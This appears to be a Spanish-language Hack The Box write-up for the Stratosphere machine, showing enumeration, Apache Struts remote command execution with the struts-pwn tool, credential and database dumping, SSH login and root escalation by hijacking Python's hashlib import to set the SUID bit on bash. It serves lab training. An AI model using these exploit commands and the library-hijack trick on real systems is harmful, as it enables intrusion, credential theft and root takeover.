Stratosphere

Linux
Medium
Tags: #SQLInjection

Enum

1. Primero vamos a ver si hay conectividad con la máquina:

```
❯ ping -c 1 10.10.10.64
PING 10.10.10.64 (10.10.10.64) 56(84) bytes of data.
64 bytes from 10.10.10.64: icmp_seq=1 ttl=63 time=111 ms

--- 10.10.10.64 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 111.232/111.232/111.232/0.000 ms
```

Podemos ver que reconocemos perfectamente a la máquina.

2. Escaneo de puertos:

```
❯ sudo nmap -p- -sCV -T5 --min-rate 5000 -n -Pn -vvv 10.10.10.64

22/tcp   open  ssh        syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u3
(protocol 2.0)
| ssh-hostkey:
```


```
|   2048 5b:16:37:d4:3c:18:04:15:c4:02:01:0d:db:07:ac:2d (RSA)
| ssh-rsa AAAAB3NzaC1yc ...
80/tcp   open  http       syn-ack ttl 63
|_http-title: Stratosphere
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Stratosphere
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port80-TCP:V ... ;
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Podemos ver puertos que són interesantes que vamos a ir analizando.

3. Puerto 80

```
❯ whatweb http://10.10.10.64
http://10.10.10.64 [200 OK] Country[RESERVED][ZZ], HTML5, IP[10.10.10.64],
Script, Title[Stratosphere]
```

Podemos ver las teconolgias con las que trabaja




No vemos nada interesante a primera vista, ni siquiera en el codigo fuente de la pagina...

```
❯ wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt http://10.10.10.64/FUZZ
```

```
000004889:   302        0 L      0 W        0 Ch        "manager"
000013290:   302        0 L      0 W        0 Ch        "Monitoring"
```

Podemos identificar dos rutas...



Vemos que una de las rutas nos lleva a este sitio... Podemos hacer una bsuqueda sobre los .action

Ataque

1. Atacar al tomcat

```
https://github.com/mazen160/struts-pwn
```

Podemos ver este repositorio que vemos que trata sobre como explotar un .action y viene con un exploit...

```
❯ git clone https://github.com/mazen160/struts-pwn
```

Nos lo clonamos en nuestro espacio de trabajo...

```
❯ python3 struts-pwn.py -u
http://10.10.10.64/Monitoring/example/Welcome.action -c 'id'
uid=115(tomcat8) gid=119(tomcat8) groups=119(tomcat8)
```

Podemos ver que con este script podemos ejecutar comandos de forma remota...

```
❯ python3 struts-pwn.py -u
http://10.10.10.64/Monitoring/example/Welcome.action -c 'ls -al'

-rw-r--r--  1 root    root      68 Oct  2  2017 db_connect
```

Podemos ver que hay un archivo interesante...

```
❯ python3 struts-pwn.py -u
http://10.10.10.64/Monitoring/example/Welcome.action -c 'cat db_connect'

[ssn]
user=ssn_admin
pass=AWs64@on*&

[users]
user=admin
pass=admin
```

Podemos ver que tenemos credenciaels y vamos a ver si las podemos utilizar con mysql...

```
❯ python3 struts-pwn.py -u
http://10.10.10.64/Monitoring/example/Welcome.action -c 'mysqlshow -uadmin -
padmin'

+--------------------+
|     Databases      |
+--------------------+
| information_schema |
| users              |
+--------------------+
```

Podemos ver que tenemos dos bases de datos...

```
❯ python3 struts-pwn.py -u
http://10.10.10.64/Monitoring/example/Welcome.action -c 'mysqlshow -uadmin -
padmin users'

+----------+
|  Tables  |
+----------+
| accounts |
+----------+
```

Podemos ver una tabla que se llama accounts...

```
❯ python3 struts-pwn.py -u
http://10.10.10.64/Monitoring/example/Welcome.action -c 'mysqlshow -uadmin -
padmin users accounts'

fullName,password,username
```

```
❯ python3 struts-pwn.py -u
http://10.10.10.64/Monitoring/example/Welcome.action -c 'mysql -uadmin -
padmin -e "select * from accounts" users'

fullName                password                            username
Richard F. Smith        9tc*rhKuG5TyXvUJOrE^5CK7k           richard
```

Cambiamos a mysql y podemos enumerar esto...

```
❯ ssh richard@10.10.10.64
richard@stratosphere:~$
```

Vemos que si intentamos realizar la conexion por ssh se nos coencta de forma exitosa...

```
richard@stratosphere:~$ ls
Desktop  test.py  user.txt

richard@stratosphere:~$ cat user.txt
faea331855a9e67bcacfd4eaec9e431c
```

Vemos que podemos obtener la user flag en el mismo directorio donde aparecemos...

Escalada

```
richard@stratosphere:~$ sudo -l
(ALL) NOPASSWD: /usr/bin/python* /home/richard/test.py
```

Vemos lo que podemos ejectar...

```
richard@stratosphere:~$ touch hashlib.py
```

Creamos un archivo que se llame como la libreria a la recurre...

```
richard@stratosphere:~$ cat hashlib.py
import os
os.system("chmod u+s /bin/bash")
```

Creamos estas dos lineas de python...

```
richard@stratosphere:~$ sudo -u root /usr/bin/python /home/richard/test.py
Solve: 5af003e100c80923ec04d65933d382cb
^C
```

Ahora ejecutamos el script y lo cancelamos...

```
richard@stratosphere:/$ bash -p
bash-5.0#
```

Si ahora lanzamos la bash como propietario...

```
bash-5.0# whoami
root
```

Podremos ver que somos el usuario root...

```
bash-5.0# cat /root/root.txt
97fc78b7781401db8e1b892f07bb08c4
```

Vemos que podemos acceder a la root flag!